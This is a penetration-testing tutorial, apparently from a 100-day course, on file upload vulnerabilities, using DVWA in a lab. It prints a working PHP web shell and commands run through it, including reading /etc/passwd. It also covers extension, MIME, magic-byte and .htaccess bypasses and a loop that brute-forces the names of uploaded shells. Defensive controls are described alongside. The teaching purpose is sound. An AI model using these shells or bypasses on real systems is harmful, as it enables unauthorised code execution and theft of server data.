
🟢 Day 18 — File Upload Vulnerabilities
Day 100 — Professional Pentester
⚖️
Authorised testing only: All demonstrations in this lesson use DVWA in your isolated lab environment. Web shells are powerful tools — uploading one to any system you do not own or have explicit written permission to test is illegal and constitutes unauthorised computer access. In professional assessments, web shell uploads are performed only within documented scope and cleaned up immediately after demonstration.
18
Almost every web application has a feature that accepts files from users — profile photos, document uploads, attachment submissions. These features seem innocuous. But when the application fails to properly validate what’s being uploaded, that feature becomes a direct path to executing arbitrary code on the server. The upload dialog is just a door. The question is what walks through it.
File upload vulnerabilities consistently lead to Remote Code Execution — the highest severity finding in any security assessment. They appear in bug bounty programmes, professional penetration tests, and real-world breaches with alarming regularity. Today you’ll understand exactly how they work, why common defences fail, and how to implement upload handling that actually holds.
What makes file upload vulnerabilities particularly impactful is their end goal: if you can upload a server-side script and execute it, you have achieved Remote Code Execution. Not just data exposure — actual command execution on the target server with the web server process’s permissions. From there, the path to full server compromise is usually straightforward.
How File Upload Vulnerabilities Work
The vulnerability chain has three steps. Each step must succeed for the attack to work — and each one represents a potential defensive checkpoint that, if properly implemented, breaks the chain.
STEP 1 — UPLOAD BYPASS
The attacker must upload a file containing server-executable code — typically a PHP script. The application’s upload validation must be absent or bypassable. If the server checks the file type, the attacker must fool that check.
STEP 2 — FILE STORAGE IN WEB ROOT
The uploaded file must be stored in a web-accessible location — a directory served by the web server. Files uploaded to storage buckets, databases, or directories outside the web root cannot be executed via the browser.
STEP 3 — EXECUTION PERMITTED
The web server must be configured to execute scripts in the upload directory. If PHP execution is disabled in that directory (via .htaccess or server config), the file is served as plaintext rather than executed.
Secure upload implementations break all three steps simultaneously. Vulnerable ones fail at step one — and the rest follows automatically.
What Is a Web Shell?
A web shell is a script — most commonly PHP, but also ASP, JSP, Python, or any server-side language — that accepts commands via HTTP parameters and executes them on the server, returning the output in the response. The attacker interacts with the server through their browser rather than through a traditional terminal connection.
Web shell anatomy — from minimal to functional (lab use only)
# The absolute minimum PHP web shell — 1 line
<?php system($_GET[‘cmd’]); ?>
# Usage: http://target.com/uploads/shell.php?cmd=id
# Response: uid=33(www-data) gid=33(www-data) groups=33(www-data)
# What this one line does:
# $_GET[‘cmd’] → reads the ‘cmd’ URL parameter (attacker-controlled)
# system() → passes it to the OS shell, returns output
# The entire OS command output appears in the browser response
# Practical commands via the shell (lab demonstration only)
?cmd=id # Who is the web server running as?
?cmd=pwd # Current working directory
?cmd=ls+-la+/var/www/ # List web root files
?cmd=cat+/etc/passwd # Read system user file
?cmd=uname+-a # OS and kernel version
?cmd=ip+a # Network interfaces and IPs
# Alternative PHP execution functions (in case system() is disabled)
passthru() exec() shell_exec() popen() proc_open()`cmd`
# If one is disabled in php.ini, try the next
💡 Why this is critical severity: The web server process (www-data on Linux) typically has read access to the entire web root including configuration files with database credentials, write access to upload directories, and often the ability to read other application files on the same server. From a web shell, an attacker can frequently pivot to full database access and potentially other hosted applications.
LEVEL 1
DVWA Low Security — No Validation at All
At DVWA’s Low security level, the file upload feature has effectively no validation. It accepts any file type and stores it directly in a web-accessible uploads directory. This represents the worst possible implementation — and it’s more common in real applications than you might expect, particularly in internal tools and legacy systems.
DVWA Low — file upload and shell execution walkthrough
# Step 1: Create the web shell file on Kali
echo ‘<?php system($_GET[“cmd”]); ?>’ > /tmp/shell.php
# Step 2: Upload via DVWA File Upload module
# Navigate to DVWA → File Upload (Security: Low)
# Click “Browse” → select /tmp/shell.php → Upload
../../hackable/uploads/shell.php succesfully uploaded!
# DVWA reveals the upload path in the success message
# Step 3: Access the uploaded shell
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=id”
uid=33(www-data) gid=33(www-data) groups=33(www-data)
# Command execution confirmed — running as www-data
# Step 4: Explore — what can www-data access?
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=cat+/etc/passwd”
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=ls+/var/www/html”
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=uname+-a”
# Vulnerable PHP source code (what DVWA Low does)
$uploaded_name = $_FILES[‘uploaded’][‘name’];
$uploaded_tmp = $_FILES[‘uploaded’][‘tmp_name’];
move_uploaded_file($uploaded_tmp, $target_path); // no check whatsoever
Validation Types — Why Common Defences Fail
Most developers understand they need to validate uploaded files. The problem is that the most obvious validation approaches are all bypassable. Understanding why each approach fails is what makes a tester effective — and what makes a developer build something that actually works.
| Validation Method | What It Checks | Why It Fails | Bypass |
|---|
| File extension check | Last characters of the filename | Attacker controls the filename completely | shell.php5, shell.phtml, ShElL.pHp |
| Content-Type header | MIME type in HTTP request | Header is sent by the client — fully attacker-controlled | Set Content-Type: image/jpeg in Burp |
| Client-side JS validation | File type in browser before upload | Intercepted and bypassed with Burp — JS doesn’t run on server | Intercept in Burp, change filename |
| Magic bytes check | First bytes of file content | Better — but PHP executes even if valid JPEG header precedes PHP code | Prepend valid image bytes before PHP |
| Content validation library | Full image re-processing | Most robust — re-encoding destroys embedded code | Very hard to bypass if properly implemented |
Bypass Techniques — Extension & MIME Manipulation
Extension bypass techniques — when .php is blocked
# PHP alternative extensions — parsed by Apache/PHP as PHP
shell.php3 shell.php4 shell.php5 shell.php7
shell.phtml shell.pht shell.phps shell.phar
# These are valid PHP file extensions — blocked by extension
# filters only if those specific extensions are in the blocklist
# Case variation — bypasses case-sensitive extension checks
shell.PHP shell.Php shell.pHp shell.PHp
# Double extension — some servers execute based on last extension
shell.jpg.php shell.png.php
# Some servers execute: shell.php.jpg (if Apache has AddHandler)
# Null byte injection — truncates filename at %00 (older PHP)
shell.php%00.jpg ← server stores as shell.php, check passes on .jpg
# Fixed in PHP 5.3.4 — but still works on very old installations
# .htaccess upload — changes how a directory is interpreted
# Create file named “.htaccess” with contents:
AddType application/x-httpd-php .jpg
# If .htaccess can be uploaded, all .jpg files in that dir execute as PHP
# Then upload shell.jpg — it executes as PHP
LEVEL 2
DVWA Medium — MIME Type Bypass via Burp Suite
DVWA’s Medium security level adds a MIME type check — it verifies that the uploaded file’s Content-Type header claims to be an image. This sounds more secure. But because the Content-Type header is sent by the browser (and controllable by the attacker through Burp), it can be trivially modified mid-upload.
DVWA Medium bypass — MIME spoofing via Burp Suite
# DVWA Medium source code — what it checks
if( ( $uploaded_type == “image/jpeg” || $uploaded_type == “image/png” ) {
move_uploaded_file( $uploaded_tmp, $target_path );
}
# $uploaded_type comes from $_FILES[‘uploaded’][‘type’]
# This is the Content-Type header — entirely client-controlled
# Bypass steps:
# 1. Turn on Burp Intercept
# 2. Select shell.php in the DVWA upload form and click Upload
# 3. Burp catches the request — find this line:
Content-Disposition: form-data; name=”uploaded”; filename=”shell.php”
Content-Type: application/octet-stream
# 4. Change the Content-Type to image/jpeg
Content-Disposition: form-data; name=”uploaded”; filename=”shell.php”
Content-Type: image/jpeg
# 5. Forward the modified request
../../hackable/uploads/shell.php succesfully uploaded!
# Bypass successful — MIME check fooled by spoofed Content-Type
# Access is identical to Low — shell executes at the same path
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=id”
Magic Bytes — Bypassing Server-Side Content Inspection
Some applications go further and check the actual file content — specifically the magic bytes (file signature) at the start of the file. A JPEG always starts with FF D8 FF. A PNG starts with 89 50 4E 47. This approach is stronger than MIME type checking but still has a weakness: PHP executes its code block even if valid image bytes precede it.
Magic bytes bypass — embedding PHP in a valid image file
# Method 1: Prepend GIF magic bytes manually
# Create a file starting with “GIF89a” (valid GIF header)
echo ‘GIF89a’ > shell_gif.php
echo ‘<?php system($_GET[“cmd”]); ?>’ >> shell_gif.php
# File starts with valid GIF89a magic bytes
# PHP still finds and executes the <?php ?> block
# getimagesize() returns false/invalid — but some apps don’t check
# Method 2: Embed PHP in image EXIF metadata
exiftool -Comment='<?php system($_GET[“cmd”]); ?>’ image.jpg
cp image.jpg shell.php
# The EXIF comment contains PHP — file is a valid JPEG
# When stored as .php and executed, PHP processes the comment block
# Check magic bytes with xxd or file command
xxd shell_gif.php | head -2
00000000: 4749 4638 3961 0a3c 3f70 6870 2073 7973 GIF89a.<?php sys
# GIF89a header visible — passes magic byte check
# Common file magic bytes reference
JPEG: FF D8 FF (hex) | starts with ÿØÿ
PNG: 89 50 4E 47 (hex) | starts with .PNG
GIF: 47 49 46 38 (hex) | starts with GIF8
PDF: 25 50 44 46 (hex) | starts with %PDF
Post-Upload — Locating and Executing the Shell
Even after a successful upload, the attacker needs to know where the file was stored and whether it’s accessible. Finding the upload path is sometimes the hardest part of a real-world file upload exploitation attempt.
Finding the uploaded file — methods used in real assessments
# 1. Application reveals it — check success message
“File uploaded to: /uploads/1712345678_shell.php”
# Some apps helpfully tell you exactly where the file went
# 2. Predictable path based on original filename
/uploads/shell.php → try common upload directories
/files/shell.php
/media/uploads/shell.php
/static/uploads/shell.php
# 3. Source code reveals path (if other vulns allow reading it)
# 4. Directory listing on the upload folder
curl http://target.com/uploads/ # If listing enabled → shell visible
# 5. Timestamp-based naming — brute force the name
# Some apps name files: timestamp_originalname.ext
# Approximate the upload time and iterate nearby timestamps
for ts in $(seq 1712345000 1712346000); do
code=$(curl -s -o /dev/null -w “%{http_code}” “http://target/uploads/${ts}_shell.php”)
[ “$code” = “200” ] && echo “Found: ${ts}_shell.php”
done
# 6. Burp HTTP History — check image src attributes in responses
# After upload, the app may render the “image” somewhere on the page
# The src attribute of that img tag reveals the upload path
Secure File Upload — Implementation That Actually Holds
The lesson from the bypass techniques above is that any single validation control can be bypassed. Secure file upload requires multiple independent layers — each one addressing a different bypass vector. Remove any single layer and an attacker with sufficient creativity will find the gap.
✓
Validate file content using an image processing libraryUse PHP’s getimagesize() or the Intervention Image library to verify the file is a genuine image. Better yet, re-encode it — run the uploaded image through imagejpeg(imagecreatefromstring($data)). Re-encoding destroys any embedded PHP code, making the bypass techniques above ineffective.
✓
Rename files to a random server-generated nameNever preserve the original filename. Generate a UUID or random hash as the stored filename with a safe extension: uuid4() + '.jpg'. This prevents double-extension attacks and eliminates the attacker’s ability to predict the stored filename.
✓
Store files outside the web root or use cloud storageThe most effective control: store files where they cannot be accessed via URL. Upload to /var/uploads/ (not /var/www/html/uploads/) and serve through a download handler that reads and streams the file. Or use S3/GCS with pre-signed URLs. Even if a PHP file is uploaded, it cannot be executed because it’s not in the web root.
✓
Disable script execution in upload directoriesIf files must be in the web root, use server configuration to prevent script execution. In Apache, add to the upload directory’s .htaccess: php_flag engine off and Options -ExecCGI. In Nginx: configure the upload location block to not pass *.php requests to PHP-FPM.
✓
Enforce an allowlist (not blocklist) of accepted extensionsBlock lists of dangerous extensions are always incomplete — there are too many PHP variants. Instead, maintain a strict allowlist of exactly what is permitted: ['.jpg', '.jpeg', '.png', '.gif', '.webp']. Everything else is rejected regardless of claimed type.
🎯 Day 18 Practical Task
📋 DAY 18 CHECKLIST — DVWA Lab Only
1
Upload and execute a web shell on DVWA Low
echo ‘<?php system($_GET[“cmd”]); ?>’ > /tmp/shell.php
# Upload via DVWA → File Upload (Low) then:
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=id”
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=hostname”
Confirm command execution. Run at least 4 different commands and document the output. What user is the web server running as?
2
Bypass DVWA Medium using Burp Suite MIME spoofing
Set DVWA to Medium. Intercept the upload request in Burp. Change the Content-Type header from application/octet-stream to image/jpeg while keeping the file as shell.php. Forward and confirm the upload succeeded. Execute a command to prove it worked.
3
Create a GIF89a polyglot and test the magic bytes bypass
echo ‘GIF89a’ > /tmp/shell2.php
echo ‘<?php system($_GET[“cmd”]); ?>’ >> /tmp/shell2.php
xxd /tmp/shell2.php | head -2 # verify GIF89a bytes
Try uploading shell2.php on Medium with both original Content-Type and the spoofed image/gif type. Does the GIF header help bypass the check?
★
Clean up — delete your shells after testing
# Use the shell to delete itself (lab cleanup)
curl “http://192.168.56.101/dvwa/hackable/uploads/shell.php?cmd=rm+/var/www/dvwa/hackable/uploads/shell*.php”
Professional habit: always clean up web shells after demonstrations — both in labs and real assessments. Leaving web shells on client systems creates ongoing security risk.
⭐ BONUS CHALLENGE — DVWA High Security Level
Set DVWA to High security. The file upload now combines extension checking, MIME type checking, and file size limits. Examine the DVWA High source code (click “View Source” in DVWA). What checks are present? Can any of the bypass techniques from this lesson get through? What additional technique — combining the File Inclusion vulnerability from Day 16 — might complete the exploit chain? Research “DVWA High file upload bypass” to understand the intended solution. Share your method with #Day18Done 🐚
🐚
File upload vulnerabilities demystified.
You now understand every step — and every defence.
Day 19 covers Command Injection — a vulnerability category directly related to what we did today. Where file upload achieves RCE by uploading and executing code, command injection achieves it by injecting OS commands directly into application functionality. Same destination, different path — and equally dangerous when undefended.
Day 19: Command Injection →
Frequently Asked Questions — Day 18
Can file upload vulnerabilities affect non-PHP applications?
Absolutely. Every server-side language has equivalent risks: ASP/ASPX files on IIS-hosted applications, JSP files on Java servers (Tomcat, JBoss), Python scripts on Django/Flask, Perl scripts, and even Node.js. The specific file extension and syntax differs, but the vulnerability category is identical — upload an executable, access it via browser, achieve RCE. Security researchers also look at SVG files (can embed JavaScript, leading to XSS), XML files (XXE vulnerability), and PDF files (can trigger various parsing vulnerabilities).
Does storing files on AWS S3 prevent file upload vulnerabilities?
Using cloud storage like S3 eliminates the server-side execution risk — S3 serves files as static objects, not as PHP scripts. This is one of the most effective mitigations. However, new risks emerge: public S3 buckets expose all uploaded files, malicious SVG files served from S3 can execute JavaScript in the viewer’s browser, and zip files with path traversal payloads (“zip slip”) can be dangerous if the application extracts them. Cloud storage is safer for RCE prevention, but proper content validation remains important.
How do I find file upload endpoints during a bug bounty assessment?
Common locations include: profile picture/avatar uploads, document submission forms, support ticket attachments, content management import features, resume or CV upload portals, and API endpoints that accept multipart/form-data. Use Burp’s HTTP History to find all requests with that content type during normal application browsing. Also examine JavaScript source for API endpoints that might accept file uploads but aren’t linked from the visible UI. Internal tools, admin panels, and recently added features are particularly valuable targets.
What should I do with a web shell after a penetration test?
Web shells must be removed immediately after demonstrating the vulnerability — they represent a persistent backdoor that any other party could discover and use. Professional practice: document the full path and filename before cleanup, screenshot the successful execution as evidence, then delete the file and confirm deletion. Include the full path in your report so the client can independently verify removal. Some engagement contracts require the client to confirm deletion in writing. Never leave web shells running between testing sessions, even in lab environments.
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Educator
File upload is where I’ve seen junior testers get confused — they find the vulnerability but can’t execute it because they can’t find the upload path, or the shell returns a blank response because execution is disabled. The methodical approach matters here: verify upload success, locate the file, verify execution, then run commands. Each step has a check. Work through them in order and the exploit chain becomes reliable.